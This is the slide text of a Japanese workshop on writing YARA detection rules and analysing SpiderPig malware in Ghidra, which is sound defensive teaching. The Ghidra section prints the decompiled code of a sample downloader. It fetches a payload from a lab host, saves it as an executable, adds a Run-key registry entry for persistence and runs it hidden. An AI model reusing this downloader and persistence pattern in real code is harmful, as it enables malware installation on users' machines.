

YARA Pretty Darby: Hunt the Spider Like a Champ

ALLSAFE



> whoami

ALLSAFE



Shota Nakajima

- 株式会社サイバーディフェンス研究所でマルウェア解析、インシデントレスポンス業務、脅威情報の収集・分析業務に従事。
- 国内外のカンファレンスで発表経験あり。
- セキュリティ・キャンプやJSACでワークショップを実施。
- 技術系同人サークルAllsafeのプロデューサー。



Kohei Kawabata

- トレンドマイクロ株式会社にて、サイバークライムや標的型攻撃で利用されるマルウェアの解析に加え、脆弱性の研究に従事。
- 技術系同人サークルAllsafeの先輩。



Hiroaki Hara

- トレンドマイクロ株式会社にて、マルウェア解析やインシデントレスポンス、スレトリサーチなどに従事。
- 技術系同人サークルAllsafeの澤村・スポンサー・英梨々（アートディレクター）。

TABLE OF CONTENTS

1. Introduction YARA

YARAの基本的な概要を説明

2. Make YARA rules with Ghidra

Ghidraを使用し、YARAルールを作成するハウツーをハンズオン形式で学ぶ

3. Anatomy of SpiderPig Family

JSAC2022 Day1 "Ambiguously Black"で発表されたSpiderPigファミリーについて紹介

4. YARA Pretty Darby

YARAルールを開発し、検出する演習に取り組む

Announcement

講義で使用するサンプルについて

- マルウェアのコードを含むため、指定した環境以外では取り扱わないこと
 - ワークショップ終了後は削除すること
- ワークショップ内で指定したファイル以外は実行はしないこと
- 第三者および外部ウェブサービス（VirusTotalなど）に、提供・アップロードしないこと

Setup

1. SlackからzipファイルをDL
2. 当日に配布したパスワードで下記パスにzipの中身を展開

C:¥yara_pretty_darby

PC > Windows (C:) > yara_pretty_darby				yara_pretty_darby	
名前	更新日時	種類	サイズ		
SpiderPig_Loader_local.gzf	2022/01/16 10:55	GZF ファイル	2,213 KB		
SpiderPig_Loader_remote.gzf	2022/01/16 10:55	GZF ファイル	3,709 KB		
SpiderPig_RAT.gzf	2022/01/16 13:02	GZF ファイル	3,357 KB		
winapi_32.gdt	2021/08/11 22:45	GDT ファイル	3,086 KB		

1

Introduction YARA

YARA

マルウェアを検知、分類するためのOSSツール

- シグネチャ（ルール）を定義し、合致するパターンを検出
- ファイルやメモリなど、さまざまな種類のデータに対して検索可能



スキャン

A l l s a f e
“41 6c 6c 73 61 66 65”
が含まれるか？（=ルール）

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0B6A0:	50	36	00	40	01	00	00	00	10	AC	00	40	01	00	00	00
0B6B0:	00	80	00	40	01	00	00	00	00	00	00	00	00	00	00	00
0B6C0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0B6D0:	41	6C	6C	73	61	66	65	00	48	65	6C	6C	6F	2C	20	66
0B6E0:	72	69	65	6E	64	21	00	00	00	00	00	00	00	00	00	00
0B6F0:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF

Pb.@.....@....
...@.....
.....
Allsafe.Hello, f
riend!.....
.....

YARA for InfoSec

具体的にどのような場面で使用するのか？

- Analysis

- 類似ファイルをみつけてファミリーを特定する
- マルウェア内で使われている手法（暗号方式・パッカーなど）を特定する

- Detection

- IR中に見つけた不正ファイルと類似するファイル・プロセスを検索する
- 特定の通信先やファイルパスが含まれるファイル・プロセスを検索する

- Hunting

- 類似ファイルが外部サービス（VirusTotalなど）で公開されるのを監視する

YARA in Tools

- サンドボックス、EDR
 - e.g. Cuckoo Sandbox, CAPE
 - 多くの商用製品がYARAルールに対応している
- メモリフォレンジックツール
 - e.g. Volatility




The slide features a dark blue background. On the left side, there is a vertical bar with a gradient from orange at the top to green at the bottom, followed by a thin light blue line. On the right side, there is a vertical bar with a gradient from light green at the top to purple at the bottom, preceded by a thin light blue line.

Basics of YARA

YARA, rule them all

YARAルールは、独自の構文で記述される

- 文字列やバイナリパターンなどのシグネチャ (stringsセクション)と、それらの組み合わせ条件式 (conditionセクション)をもとに、検出ロジックを組み立てる



strings section

stringsセクションで指定可能なさまざまなパターン

■ HEX文字列 ({}でくる)

- ワイルドカード (?)
- 可変調データ表現 ([n-m])

■ テキスト文字列 (""でくる)

- エンコーディング (ascii/wide)
- ケースインセンシティブ (nocase)

■ 正規表現 (/でくる)

```
1 rule strings_example
2 {
3     strings:
4         // "?"はワイルドカード
5         // "?"1つにつき、4ビット
6         $hex_string_1 = { E2 34 ?? C8 A? FB }
7
8         // 合致させたいデータの長さが可変の場合
9         $hex_string_2 = { F4 23 [4-6] 62 B4 }
10
11         // 正規表現
12         $regex_string = /Hello, \w+!/
13
14         // エンコーディングを指定可能 (ascii/wide)
15         $text_string_1 = "Allsafe" wide
16
17         // 大文字/小文字を区別して扱うかも指定可能
18         // nocaseの場合、以下のようなケースも一致すると判断される
19         // - HELLO, World!
20         // - Hello, worLD!
21         $text_string_2 = "hello, word!" nocase
22     condition:
23         all of them
24 }
```

condition section

conditionセクションで指定可能なさまざまなパターン

■ 比較式

- `<=`, `>=`, `<`, `>`, `==`, `!=`

■ 論理式

- `and`, `or`

■ セット

- `any of them`, `all of them`, `# of ($*)`

■ データへのアクセス

- `uint(8|16|32)`, `int(8|16|32)`, etc

■ キーワード

- `filesize`

例: MZ/PEヘッダをチェックしてから条件式を評価

```
condition:
    uint16(0) == 0x5A4D and // MZ
    uint32(uint32(0x3c)) == 0x00004550 and // PE
    all of them
```

例: `string`セクションで定義した変数名に対して、ワイルドカードを使用して指定することも可能

```
condition:
    filesize < 50KB and
    $text_string_* and
    $hex_string_* and
    any of ($regex_*)
```

modules

機能拡張のためのモジュールも利用可能

- pe: PEファイルの構造に簡単にアクセスするためのモジュール
- hash: ハッシュ値を計算するためのモジュール
- dotnet: .NETファイルの属性情報にアクセスするためのモジュール

```
import "pe"

rule vnc_dll {
  condition:
    pe.Dll and
    pe.imports("ws_32.dll", "socket") and
    pe.exports("VncStartServer") and
    pe.exports("VncStopServer")
}
```

peモジュールを使用し、特定のAPIのインポートなどを検出条件にしている

YARA Docs

- 細かい仕様は公式ドキュメントで確認する
 - <https://yara.readthedocs.io/en/stable/writingrules.html>

The screenshot shows the YARA documentation website. On the left is a sidebar with a search bar and a navigation menu. The main content area is titled 'Writing YARA rules' and includes an introduction, a code example for a dummy rule, and a table of YARA keywords.

YARA Docs
stable

Search docs

Getting started

Writing YARA rules

- Comments
- Strings
- Conditions
- More about rules
- Using modules
- Undefined values
- External variables
- Including files
- Modules
- Writing your own modules
- Running YARA from the command-line
- Using YARA from Python
- The C API

Docs » Writing YARA rules [Edit on GitHub](#)

Writing YARA rules

YARA rules are easy to write and understand, and they have a syntax that resembles the C language. Here is the simplest rule that you can write for YARA, which does absolutely nothing:

```
rule dummy
{
    condition:
        false
}
```

Each rule in YARA starts with the keyword `rule` followed by a rule identifier. Identifiers must follow the same lexical conventions of the C programming language, they can contain any alphanumeric character and the underscore character, but the first character cannot be a digit. Rule identifiers are case sensitive and cannot exceed 128 characters. The following keywords are reserved and cannot be used as an identifier:

YARA keywords

all	and	any	ascii	at	base64	base64wide	coi
contains	endswith	entrypoint	false	filesize	for	fullword	glc
import	icontains	iendswith	in	include	int16	int16be	int

For more detail

プロダクションレベルのルールを読むのが一番

- <https://github.com/Yara-Rules/rules>
- <https://github.com/Neo23x0/signature-base/tree/master/yara>
- <https://github.com/kevoreilly/CAPEv2/tree/master/data/yara>
- <https://github.com/eset/malware-ioc/>
- <https://github.com/JPCERTCC/MalConfScan/blob/master/yara/rule.yara>
- <https://github.com/InQuest/awesome-yara>

2

Make YARA rules with Ghidra


What is Ghidra?

ソフトウェアリバースエンジニアリングツールセット

- 2019年にNSAによってOpen Source Softwareとして公開
 - <https://github.com/NationalSecurityAgency/ghidra>
- フリーでありながら、強力な機能を提供



Ghidra's basic features



Disassembler/Decompiler

多様なアーキテクチャに対応した
ディスアセンブラに加え、
擬似C言語へ変換するデコンパイラ機能



Ghidra Script

Ghidraの各種機能をスクリプト
(Java/Python)から利用可能



Ghidra Extension

自作プラグインによる
機能拡張をサポート



Headless Analyzer

CLI経由での操作



Ghidra Server

複数ユーザによる共同作業を
サポート



Debugger

GDB/WinDBGをバックエンド
としたデバッグ機能を提供

The slide features a dark blue background. On the left side, there is a vertical bar with a gradient from orange at the top to teal at the bottom, followed by a thin light blue line. On the right side, there is a vertical bar with a gradient from light green at the top to purple at the bottom, preceded by a thin light blue line.



Ghidra Usage

Set up, Ghidra...

- Ghidraのインストール・セットアップについては、事前に共有したURLを参考にして進めてください

Wake up, Ghidra...


C:¥Ghidra¥ghidra_10.1.1_PUBLIC¥ghidraRun.bat 実行




Create Ghidra Project

- Ghidraは解析結果をプロジェクトという単位で管理
- 初回起動時にはプロジェクトを新規作成する必要がある（すでに作成済みであれば不要）


① File -> New Project
を選択



② Non-Shared Projectに
チェックボックスが入って
いることを確認してNext



③ 遷移した先のSelect Project Location
画面で、以下設定でプロジェクトの作成
（講義ではこのディレクトリをプロジェクト
のディレクトリとして扱う）






import file

- Ghidraでは、解析対象となるファイルをProjectに「import」して作業する
 - 「C:¥yara_pretty_darby¥ファイル名.gzf」を使用

① 作成したプロジェクト画面にファイルをD&D

② ポップアップが表示されたら「OK」

③ プロジェクト画面にファイルが表示されていればインポート完了



Code Browser



開く

Listing View

ディスアセンブル結果・データを表示

Decompile View

Listing Viewのデコンパイル結果を表示

Program Tree


セクション名などを表示

Symbol Tree

インポート/エクスポート
関数、関数名、クラス名など
などを列挙

Data Type Manager


独自構造体などのデータ型
を管理



Console

スクリプトの標準
出力結果を表示


Other Window



特定のアドレスに対し、名前をつけてブックマークとして保存

HEXエディタ

プログラムに含まれる可読文字列




ディスアセンブル結果をグラフ形式で表示

Pythonインタプリタの起動


Ghidra Scriptを管理するマネージャの起動

Load gdt


- 解析に必要なAPIの情報を追加する



① ▼からOpen File Archiveを選択



③ winapi_32を右クリックして、
Apply Function Data Typesを選択



② winapi_32.gdtを選択

Code Browser: Listing View

ディスアセンブル結果や、データ領域のデータを表示・操作する画面

- Decompile Viewでざっと流れを確認し、細かい処理をListing Viewで眺める
- あらゆる処理をデコンパイルできるわけではなく、常に正しくデコンパイルできるわけでもないので、Listing Viewに頼るほかない場面も多い

関数のディスアセンブル結果を表示

```
FUN 140001000 ← ラベル名 XREF[4]:
140001000 44 89 4c ... MOV     dword ptr [RSP + local_res20],R9D
140001005 4c 89 44 ... MOV     qword ptr [RSP + local_res18],R8
14000100a 48 89 54 ... MOV     qword ptr [RSP + local_res10],RDX
14000100f 48 89 4c ... MOV     qword ptr [RSP + local_res8],RCX
140001014 48 81 ec ... SUB     RSP,0x208 ← ローカル変数
14000101b 48 8d 94 ... LEA     RDX=[local_118] [RSP + 0xf0]
140001023 b9 04 01 ... MOV     ECX,0x104 ← API呼び出し
140001028 ff 15 2a ... CALL    qword ptr [->KERNEL32.DLL::GetTempPathA]
14000102e 48 8d 15 ... LEA     RDX,[s_im-safe-at-all.exe_14000d330]
140001035 48 8d 8c ... LEA     RCX=>local_118, [RSP + 0xf0]
14000103d ff 15 ed ... CALL    qword ptr [->KERNEL32.DLL::lstrcmpA]
140001043 48 c7 44 ... MOV     qword ptr [RSP + local_le8],0x0
14000104c 45 33 c9 ... XOR     R9D,R9D
14000104f 4c 8d 84 ... LEA     R8=>local_118, [RSP + 0xf0] ← データ領域の参照
140001057 48 8d 15 ... LEA     RDX,[s_http://allsafe.local/payload.bin 14..
14000105e 33 c9 ... XOR     ECX,ECX
140001060 e8 7f 01 ... CALL    URLMON.DLL::URLDownloadToFileA
140001065 85 c0 ... TEST    EAX,EAX
140001067 74 0a ... JZ      LAB_140001073 ← 関数呼び出し
140001069 b8 ff ff ... MOV     EAX,0xffffffff
14000106e e9 1e 01 ... JMP     LAB_140001191
```


データを表示

```
ラベル名 → s_im-safe-at-all.exe_14000d330
14000d330 69 6d 2d ... ds      "im-safe-at-all.exe"
14000d343 00          ??      00h
14000d344 00          ??      00h
14000d345 00          ??      00h
14000d346 00          ??      00h
14000d347 00          ??      00h
```

↑ データ (文字列)

Go to ...

- Gキーを押すとGo to ... ポップアップが表示される
 - 任意のアドレス、ラベルを入力してジャンプできる



Code Browser: Decompile View

デコンパイル結果を表示する画面

- Ghidraは、機械語をP-CODEという中間表現に変換後、擬似C言語にデコンパイルしている
- 常にデコンパイルできるわけではないし、常にデコンパイル結果が正しいわけではないことに注意
- データは表示できない

Decompile: FUN_140001000 - (sample.exe)

```

1  undefined8 FUN_140001000(void)
2  {
3
4
5  HRESULT HVar1;
6  LSTATUS LVar2;
7  BOOL BVar3;
8  undefined8 uVar4;
9  HKEY local_1b8 [2];
10 _STARTUPINFOA local_1a8;
11 _PROCESS_INFORMATION local_138;
12 BYTE local_118 [280];
13
14 GetTempPathA(0x104, (LPSTR)local_118);
15 lstrcatA((LPSTR)local_118, "im-safe-at-all.exe");
16 HVar1 = URLDownloadToFileA((LPUNKNOWN)0x0, "http://allsafe.local/payload.bin.140016000",
17                             (LPCSTR)local_118, 0, (LPBINDSTATUSCALLBACK)0x0);
18 if (HVar1 == 0) {
19     LVar2 = RegCreateKeyExA((HKEY)0x80000001, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0,
20                             (LPSTR)0x0, 0, 0xf003f, (LPSECURITY_ATTRIBUTES)0x0, (PHKEY)local_1b8,
21                             (LPCWSTR)0x0);
22     if (LVar2 == 0) {
23         RegSetValueExA(local_1b8[0], "Update", 0, 1, local_118, 0x104);
24         RegCloseKey(local_1b8[0]);
25         BVar3 = PathFileExistsA((LPCSTR)local_118);
26         if (BVar3 == 1) {
27             RtlZeroMemory(&local_1a8, 0x68);
28             local_1a8.cb = 0x68;
29             local_1a8.dwFlags = 1;
30             local_1a8.wShowWindow = 0;
31             CreateProcessA((LPCSTR)local_118, (LPSTR)0x0, (LPSECURITY_ATTRIBUTES)0x0,
32                             (LPSECURITY_ATTRIBUTES)0x0, 0, 0x80000000, (LPVOID)0x0, (LPCSTR)0x0,
33                             (LPSTARTUPINFOA)&local_1a8, (LPPROCESS_INFORMATION)&local_138);
34         }
35         uVar4 = 0;
36     }
37     else {
38         uVar4 = 0xffffffff;
39     }
40 }
41 else {
42     uVar4 = 0xffffffff;
43 }
44 return uVar4;
  
```

関数のプロトタイプ定義


ローカル変数の定義 (ハンガリアン記法)

データ領域の参照

Defined Strings

バイナリ内の可読文字列を表示

- 「Window > Defined Strings」から開く
- クリックすると、文字列が定義されているアドレスがListing Viewに表示される
- コンパイラによって自動で埋め込まれた本来のコードと無関係な文字列も多いので注意
- Ghidraが文字列として認識できていない場合は現れないので注意

A screenshot of the 'Defined Strings' window in Ghidra, titled 'Defined Strings - 274 items'. The window contains a table with four columns: 'Location', 'String Value', 'String Representation', and 'Data Type'. The table lists various strings found in the binary, including system paths, standard library functions, and application-specific strings. The entry for 'im-safe-at-all.exe' is highlighted in blue.

Location	String Value	String Representation	Data Type
140000000		""	char[2]
1400000f0	PE	"PE"	char[4]
1400001f8	.text	".text"	char[8]
140000220	.rdata	".rdata"	char[8]
140000248	.data	".data"	char[8]
140000270	.pdata	".pdata"	char[8]
140000298	._RDATA	"._RDATA"	char[8]
14000d330	im-safe-at-all.exe	"im-safe-at-all.exe"	ds
14000d348	Software\Microsoft\Windows\...	"Software\Microsoft\Windo..."	ds
14000d378	Update	"Update"	ds
14000daa0	__based(	"__based("	ds
14000dab0	__cdecl	"__cdecl"	ds
14000dab8	__pascal	"__pascal"	ds
14000dac8	__stdcall	"__stdcall"	ds
14000dad8	__thiscall	"__thiscall"	ds
14000dae8	__fastcall	"__fastcall"	ds
14000daf8	__vectorcall	"__vectorcall"	ds
14000db08	__clrcall	"__clrcall"	ds
14000db20	__swift_1	"__swift_1"	ds

Symbol Tree

